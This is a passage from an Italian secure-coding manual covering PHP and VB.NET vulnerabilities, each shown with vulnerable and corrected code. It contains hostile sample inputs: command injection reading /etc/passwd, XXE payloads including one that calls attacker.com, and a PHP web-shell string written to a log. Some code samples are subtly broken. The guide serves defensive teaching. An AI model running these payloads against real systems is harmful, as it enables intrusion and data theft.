PHP è un linguaggio di scripting lato server, progettato per lo sviluppo web ma anche usato come linguaggio di programmazione generico. Originariamente creato da Rasmus Lerdorf nel 1994, PHP è ora distribuito da The PHP Group. PHP originariamente significava "home page personale", ma ora è l'acronimo ricorsivo PHP: Hypertext Preprocessor.

Il codice PHP può essere incorporato nel codice HTML oppure può essere utilizzato in combinazione con vari sistemi di modelli Web, sistemi di gestione dei contenuti Web e framework web. Il codice PHP viene solitamente elaborato da un interprete PHP implementato come modulo nel web server. Il codice PHP può essere ancora incorporato nel codice HTML, ma più frequentemente può essere utilizzato in combinazione con vari sistemi di modelli Web, sistemi di gestione dei contenuti Web e framework. Il codice PHP viene solitamente elaborato da un interprete PHP implementato come modulo nel web server.

Segue un elenco delle principali vulnerabilità e contromisure da adottare.

### 7.9.1 Cross-site scripting (XSS)

#### Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.

Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.

Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e ripristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

### Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica messa a disposizione da PHP. Fra le varie funzioni sono da ricordare: htmlspecialchars(), htmlentities(), strip\_tags() e addslashes(). Le prime sono utilizzate per l'escaping di codice HTML, l'ultima per bonificare codice Javascript.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

### Esempio:

Il codice che segue prende in input una variabile utente e la stampa a video:

```
echo $_POST["name"];
```

Se l'utente, invece di inserire il proprio nome, inserisce del codice attivo, per esempio "<script>alert('Attacco XSS!')</script>", crea un caso di attacco XSS.

Per bonificare il codice, la stringa accettata deve essere controllata e depurata dei caratteri dannosi:

```
echo htmlentities($_POST["name"]);
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>.

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

## **7.9.2 Code Injection**

### Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni dell'applicazione che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Possibilità di modificare i permessi all'interno di file o directory nel file system(read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante,
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema,
- Acquisizione completa del server da parte dell'attaccante.

### **Come difendersi**

Se possibile, preferite sempre delle white list con valori prefissati. Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato.

L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente. Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Nel caso fosse assolutamente necessario includere i dati di input in un'esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori.

Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.

L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

### **Esempio:**

Codice vulnerabile. L'utente può iniettare qualsiasi codice e farlo eseguire:

```
if (isset($_GET['codè'])) {  
    $code = $_GET['codè'];  
    eval($code);  
}
```

Codice sicuro. La scelta è possibile all'interno di una white list di funzioni statiche:

```
$method = $_GET[method];  
switch ($method) {  
    case "methodOne":  
        methodOne();  
        break;  
    case "methodTwo":  
        methodTwo();  
        break;  
    //...  
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/94.html>,  
Improper Control of Generation of Code ('Code Injection') CWE-94.

### 7.9.3 Command Injection

#### Come riconoscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'application server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.
- Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.
- Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

#### Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

#### Esempio:

Codice vulnerabile:

```
<?php
    if (isset($_GET['host']) {
        $host = $_GET['host'];
        passthru("ping -c 1 ".$host); // Se host=www.google.com | cat
        /etc/passwd verrà visualizzato il contenuto di /etc/passwd
    }
?>
```

Codice sicuro:

```
<?php
    if (isset($_GET['host']) {
        $host = $_GET['host'];
        passthru("ping -c 1 ".escapeshellarg($host));
    }
?>
```

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/77.html>,

CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

#### 7.9.4 File Disclosure

##### Come riconoscerla

Si ha quando l'applicazione si affida all'input dell'utente per decidere a quali file o directory accedere. Se l'input non viene verificato né bonificato, un malintenzionato può scegliere di leggere file arbitrari oltre quelli previsti, divulgando il contenuto di questi file.

Questa vulnerabilità è sovrapponibile al path traversal, cui ci si riferisce di solito per indicare l'abuso di percorsi in input.

##### Come difendersi

- Occorre prendere in considerazione l'utilizzo di una soluzione statica per la lettura di file, ad esempio un elenco di file consentiti da cui poter scegliere. Oppure si potrebbe utilizzare un database, al posto di file e directory.
- Se la lettura di file locali dal disco è assolutamente necessaria, assicurarsi che i file vengano letti da una cartella specifica e limitare l'accesso al codice solo a questa cartella; inoltre, quando un utente fornisce un percorso, è necessario ripulire la stringa dagli eventuali metacaratteri tipici del file system, come le barre e i punti, per impedire ogni tentativo di manipolazione del percorso per accedere a una directory riservata.

##### Esempio:

##### Codice vulnerabile:

```
if (isset($_GET['imagenamè'])) {  
    $filename = $_GET['imagenamè']; // qui un attaccante può fornire un  
    percorso                                // assoluto come "/etc/passwd"  
    readfile($filename);  
}
```

La versione sicura toglie di mezzo il path, rendendo impossibile l'abuso:

```
if (isset($_GET['imagenamè'])) {  
    $filename = getcwd()."/images/".basename($_GET['imagenamè']);  
    readfile($filename);  
}
```

Per ulteriori informazioni si veda: <https://cwe.mitre.org/data/definitions/538.html>

CWE-538: File and Directory Information Exposure

#### 7.9.5 Remote File Inclusion

##### Come riconoscerla

Un malintenzionato potrebbe tramite questa vulnerabilità avere accesso alle librerie di sistema presenti sul server. Se non adeguatamente protette, potrebbero essere attaccate librerie di sistema installate sul server (ad esempio in caso di attacco nella fase di caricamento delle stesse librerie) rendendo il sistema completamente sotto controllo dell'attaccante.

Ciò può accadere perché l'applicazione utilizza i dati non attendibili ricevuti tramite l'input dell'utente per caricare dinamicamente la libreria, senza una corretta sanitizzazione. Il framework malevolo caricherà qualsiasi codice arbitrario specificato dall'applicazione, e potrebbe anche scaricare file di codice remoto ospitati su un server esterno, se specificato. Il codice caricato verrà quindi eseguito come se fosse un software assolutamente affidabile rendendo il sistema estremamente vulnerabile.

##### Come difendersi

- Non caricare in modo dinamico le librerie relative a codice software, in particolare basate sull'input non controllato dell'utente.



- Nel caso fosse necessario utilizzare dati utente non attendibili per selezionare la libreria da caricare, verificare che l'input corrisponda a un insieme predefinito di nomi rigidamente indicati in una "white list" o comunque selezionare esclusivamente da elenchi di nomi controllati relativamente a possibili librerie software.

#### Esempio

Forma non corretta (con lettura dinamica di una libreria indicata in modo arbitrario da un utente):

```
var qs = require('querystring');
var server = http.createServer(function (request, response) {
    var libName = qs.parse(request.url).libName;
    if (typeof libName !== "undefined") {
        var dynamicLib = require(libName);
    }
})
```

Forma corretta tramite "white list":

```
var qs = require('querystring');
var server = http.createServer(function (request, response) {
    var libName = qs.parse(request.url).libName;
    var dynamicLib;
    if (typeof libName !== "undefined") {
        if (libName === 'user')
            dynamicLib = require('userLib');
        else if (libName === 'special')
            dynamicLib = require('specialUserLib');
        else
            dynamicLib = require('anonymousLib');
    }
})
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/98.html>.

CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion').

### 7.9.6 File Manipulation

#### Come riconoscerla

Se un malintenzionato può influire su file arbitrari di propria scelta ed è in grado di sovrascrivere o corrompere file di sistema, Potrebbe agevolmente causare un DoS (denial of service). Se il malintenzionato in questione ha la possibilità di modificare il contenuto di detti file, il pericolo che venga eseguito del codice dannoso è molto concreta.

Questa vulnerabilità (indicata con il nome esteso di "Files or Directories Accessible to External Parties") ha come conseguenza la possibilità che file o directory siano accessibili ad utenti esterni malintenzionati.

È una variante della vulnerabilità indicata come File Disclosure con possibile manipolazione di file di sistema esistenti sul server attaccato.

#### Come difendersi

Prendere in considerazione l'utilizzo di una soluzione statica per i file a cui è consentita la scrittura. Ad esempio un elenco di file scrivibili verificati o una diversa soluzione di archiviazione dei file, come un database. Se assolutamente necessario, limitare la scrittura della destinazione in una singola cartella disinfettando correttamente gli input forniti dall'utente per il nome di file e cartelle. Considerare di integrare questo con un segno di spunta per garantire l'esistenza o meno di un file, in base ai requisiti aziendali del codice dell'applicazione.

#### Esempio:

Codice vulnerabile:

```
if (isset($_GET['logname']) && isset($_GET['action'])) {
```

```
$action = str_replace(array("\n", "\r"), '', $_GET['action']); // Toglie gli "a
capo"
$filename = $_GET['logname']; // Un utente malintenzionato può fornire un
"logname" che si trova sotto la webroot, creando un file che verrebbe servito dal
server
$file = fopen($filename, 'a');
fwrite($file, $action." was performed successfully".PHP_EOL); // An attacker
can set $action to "<?php passthru($_GET['c']); ?>", resulting in a basic shell
}
```

Codice bonificato:

```
if (isset($_GET['logname']) && isset($_GET['action'])) {
    $action = str_replace(array("\n", "\r"), '', $_GET['action']); // Toglie gli "a
    capo"
    $filename = "/var/log/application/".basename($_GET['logname']); // // Può creare
    file di log arbitrari, ma limitati a una cartella specifica sul sistema.
    $file = fopen($filename, 'a');
    fwrite($file, $action." was performed successfully".PHP_EOL);
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/552.html>.

CWE- 552: Files or Directories Accessible to External Parties.

## 7.9.7 LDAP Injection

### Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).

Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).

Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

### Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

### Esempio:

Codice vulnerabile:

```
function checkIsUserAdmin() {
    $username = $_POST['username'];
    $result = ldap_search($DS, $BASEDN,
    "(&(username={ $username }) (memberOf={ $ADMIN_GROUP }))", $LDAP_ATTRIBUTES);
    $foundResults = !($result === FALSE);
    return $foundResults;
}
```

Codice bonificato tramite regular expression:

```
function checkIsUserAdmin() {
    $username = $_POST['username'];
    $sanitizedUsername = preg_replace("/[^\w:alnum:][:space:]]/u", '', $username);
    $result = ldap_search($DS, $BASEDN,
    "(&(username={ $sanitizedUsername }) (memberOf={ $ADMIN_GROUP }))", $LDAP_ATTRIBUTES);
    $foundResults = !($result === FALSE);
    return $foundResults;
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/90.html>,  
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

### 7.9.8 Reflected Injection

#### Come riconoscerla

La reflection attivata con l'input non verificato dell'utente può, nella migliore delle ipotesi, dare origine a comportamenti imprevisti o causare l'instabilità del sistema. Nel peggiore dei casi, può consentire agli aggressori di iniettare ed eseguire codice dannoso, invocare metodi o classi non previsti all'interno del codice, alterare il flusso logico, manipolare i dati e altro ancora.

La reflection è una tecnica di codifica in cui classi, metodi o funzioni incorporate sono invocate a livello di codice dal loro nome. Se questo nome viene determinato dinamicamente dagli input dell'utente, questi input possono modificare il flusso di codice, invocare codice imprevisto o indesiderato e, a volte, consentire l'inserimento di nuovo codice dannoso.

Si ha reflected injection quando l'applicazione utilizza un input esterno di tipo reflection (dinamico con input via web) per selezionare le classi o il codice da utilizzare, senza effettuare i dovuti controlli.

#### Come difendersi

- Evitare di utilizzare qualsiasi forma di valutazione dinamica del codice e, in particolare, evitare di utilizzare la reflection se non assolutamente necessario.
- Se non è richiesta un'esecuzione dinamica, utilizzare il flusso logico per determinare quali funzioni eseguire.
- Se è necessaria un'esecuzione dinamica, applicare una lista bianca (white list) di segmenti di codice consentiti, per garantire che il codice arbitrario non possa essere eseguito

#### Esempio:

Codice vulnerabile:

```
function funzioneHelloWorld($name) {
    return 'Hello ' . htmlentities($name);
}
// Se si immette ?function=file_get_contents&arg=/etc/passwd si potrà leggere il
// contenuto del file /etc/passwd
$funcName = isset($_GET['function']) ? $_GET['function'] : "funzioneHelloWorld";
$args = isset($_GET['arg']) ? $_GET['arg'] : "Guest";
echo "Output: ";
$func = new ReflectionFunction($funcName);
echo $func->invoke($args);
```

Codice sicuro chiamato senza Reflection:

```
function funzioneHelloWorld($name) {
    return 'Hello ' . htmlentities($name);
}
$funcName = isset($_GET['function']) ? $_GET['function'] : "funzioneHelloWorld";
$args = isset($_GET['arg']) ? $_GET['arg'] : "Guest";
if ($funcName == "funzioneHelloWorld") {
    echo funzioneHelloWorld($args);
} else {
    echo "Funzione non attendibile!";
}
```

Nel seguente codice la funzione `funzioneHelloWorld()` è chiamata con Reflection, garantendo che il nome della funzione sia attendibile:

```
$funcName = isset($_GET['function']) ? $_GET['function'] : "funzioneHelloWorld";
$args = isset($_GET['arg']) ? $_GET['arg'] : "Guest";
echo "Output: ";
if ($funcName == "funzioneHelloWorld") {
    $func = new ReflectionFunction($funcName);
    echo $func->invoke($args);
} else {
```

```
echo "Funzione non attendibile!";
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/470.html>,  
Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection').

### 7.9.9 SQL Injection

#### Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

#### Come difendersi

In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.

Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

#### Esempio:

Codice vulnerabile:

```
$unsafe_variable = $_POST['user_input'];  
mysql_query("SELECT * FROM tabella WHERE name = '$unsafe_variablè');"
```

Codice sicuro:

Utilizzando i Php Data Objects (PDO) si può scrivere una query con i prepared statement:

```
$stmt = $pdo->prepare('SELECT * FROM tabella WHERE name = :name');  
$stmt->execute(array('name' => $name));  
foreach ($stmt as $row) {  
    // Ciclo sulla riga ($row)  
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>,  
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

### 7.9.10 XPath Injection

#### Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

#### Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel

caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.

- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

#### Esempio

L'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
$user = $_GET["user"];
$pass = $_GET["pass"];

$doc = new DOMDocument();
$doc->load("test.xml");
$xpath = new DOMXPath($doc);

$expression = "/users/user[@name='" . $user . "' and @pass='" . $pass . "']";
$xpath->evaluate($expression); // Non sicuro
```

La stringa inserita dall'utente viene sottoposta a encoding prima dell'uso nella query XPath:

```
$user = $_GET["user"];
$pass = $_GET["pass"];

$doc = new DOMDocument();
$doc->load("test.xml");
$xpath = new DOMXPath($doc);

$user = str_replace("'", "&apos;", $user);
$pass = str_replace("'", "&apos;", $pass);

$expression = "/users/user[@name='" . $user . "' and @pass='" . $pass . "']";
$xpath->evaluate($expression);
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/643.html>.

CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

### 7.9.11 XML External Entity (XXE) injection

#### Come riconoscerla

Si verifica quando un'applicazione fa il parsing e incorpora in automatico i riferimenti di entità DTD, all'interno di un documento XML. Se un attaccante predispone un documento XML manipolato, può essere in grado di leggere arbitrariamente qualsiasi file del server.

Potrebbe inserire, ad esempio, `<! ENTITY xxe SYSTEM "file:/// c: /boot.ini">`.

Dovrebbe poi aggiungere un riferimento che faccia riferimento alla definizione di tale entità, ad es. `<div> &xxe; </div>`. Se il documento XML analizzato viene quindi restituito all'utente, il risultato includerà il contenuto sensibile del file di sistema.

Ciò è causato dal parser XML, che è configurato per analizzare automaticamente le dichiarazioni DTD e risolvere i riferimenti alle entità, invece di disabilitare sia i riferimenti DTD che quelli esterni.

#### Esempio:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

#### Come difendersi

La soluzione migliore, ovviamente, sarebbe quella di evitare di elaborare direttamente l'input dell'utente, ove possibile.

Se necessario ricevere XML dall'utente, assicurarsi che il parser XML sia limitato e vincolato. In particolare, disabilitare l'analisi e la risoluzione delle entità DTD, applicare uno schema XML rigoroso sul server e convalidare l'XML in input di conseguenza.

Poiché tutte le funzionalità di analisi XML offerte da PHP si basano sulle librerie libxml, esiste una funzione che impedisce il caricamento di queste entità:

```
<?php libxml_disable_entity_loader(true); ?>
```

La funzione `libxml_disable_entity_loader` indica al parser di non tentare di interpretare i valori delle entità nell'XML in entrata e di lasciarne intatti i riferimenti. Se si sta usando SimpleXML, questa è davvero l'unica scelta per prevenire un attacco XXE nell'XML in arrivo.

Fortunatamente, gli altri due metodi di analisi XML offrono alcune funzionalità che possono essere utili a proteggere l'applicazione, pur consentendo l'espansione delle entità XML.

```
loadXML($badXml, LIBXML_DTDLOAD|LIBXML_DTDATTR); ?>
```

In entrambi i casi, stiamo aggiungendo alcuni valori costanti predefiniti (per nome) che indicano al parser di non consentire una connessione di rete durante il caricamento (`LIBXML_NONET`) o di provare ad analizzare l'XML in base al DTD (`LIBXML_DTDLOAD|LIBXML_DTDATTR`). Entrambi questi metodi contribuiscono alla sicurezza dell'applicazione rispetto ai problemi di XXE.

### 7.9.12 Unsecure deserialization

#### Come riconoscerla

La “unsecure deserialization” è una vulnerabilità che si verifica quando un'applicazione utilizza il processo di deserializzazione di dati serializzati non attendibili. Tra la serializzazione da parte del processo originario e la deserializzazione da parte del processo di destinazione, i dati serializzati possono aver subito inserimenti di codice dannoso.

In seguito a deserializzazione di dati inquinati con porzioni di codice malevolo, l'attaccante può infliggere un attacco di denial of service (DoS) o eseguire codice arbitrario.

#### Come difendersi

Evitare di utilizzare le tecniche di serializzazione/deserializzazione. Se è strettamente necessario utilizzarle, verificare che il dato serializzato non possa essere inquinato e manomesso durante il suo percorso. Ad esempio, garantire la trasmissione attraverso una connessione sicura e criptata.

Controllare l'uso della funzione `unserialize()` e rivedere come vengono accettati i parametri esterni. Utilizzare un formato di scambio di dati standard sicuro come JSON, tramite `json_decode()` e `json_encode()`, se è necessario passare all'utente dati serializzati.

#### Esempio:

Formato non corretto

Creazione di un utente con una deserializzazioen.

```
//.. JSON Validity Checks ../  
$user_params = json_decode($HTTP_RAW_POST_DATA);  
$user = unserialize($user_params);
```

Formato corretto

```
Creazione di un utente senza deserializzazioen  
//.. JSON Validity Checks ../  
$user_params = json_decode($HTTP_RAW_POST_DATA);  
//.. Parameter Checks ../  
$name = $user_params['Name'];  
$email = $user_params['Email'];  
$phone = $user_params['Phone'];  
$user = new User($name, $email, $phone);
```

Per maggiori informazioni: <http://cwe.mitre.org/data/definitions/502.html>

## 7.10 VBNET

Visual Basic NET, abbreviato VBNET, è un linguaggio di programmazione della suite Microsoft .NET, erede di Visual Basic, che tanta fortuna ebbe un tempo. Caratteristiche vincenti di VB.NET sono la sua semplicità, l'orientamento agli oggetti, la condivisione della comune piattaforma .NET. Si pone come strumento ideale da chi proviene dalla programmazione Visual Basic.

Segue un elenco delle principali vulnerabilità e contromisure da adottare.

### 7.10.1 Cross-site scripting (XSS)

#### Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.

Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.

Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e ripristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

#### Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica ESAPI.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>.

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').



## 7.10.2 Code Injection

### Come riconoscerla

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

### Come difendersi.

- È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è proprio necessario compilare ed eseguire del codice dinamico, occorre allora predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.
- Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

### Esempio:

Il codice seguente mostra come del codice VB.NET può essere passibile di code injection. Il codice utente viene accettato senza verifiche e compilato "al volo", quindi eseguito.

```
Function EsecuzioneDinamicaCodiceUtente_NonSicuro(request As HttpRequest) As Integer
    Dim exitCode As Integer
    Dim codiceUtente As String = request.Form("Codice")

    Dim compiler As New VBCodeProvider
    Dim parameters As New CompilerParameters
    parameters.GenerateInMemory = True
    parameters.GenerateExecutable = True

    Try
        Dim results As CompilerResults =
            compiler.CompileAssemblyFromSource(parameters, codiceUtente)

        Dim compiledAssembly As Assembly = results.CompiledAssembly
        exitCode = CInt(compiledAssembly.EntryPoint.Invoke(Nothing, New
Object()))
    Catch ex As Exception
        HandleExceptions(ex)
    End Try

    Return exitCode
End Function
```

La seguente implementazione invece risolve il problema della code injection. Non viene eseguito del codice, ma l'input dell'utente è usato per selezionare del codice precompilato che viene lanciato in un nuovo processo:

```
Function EsecuzioneStaticaCodiceUtente(request As HttpRequest) As Integer
    Dim exitCode As Integer
    Dim parametriUtente As String = request.Form("ExeParams")

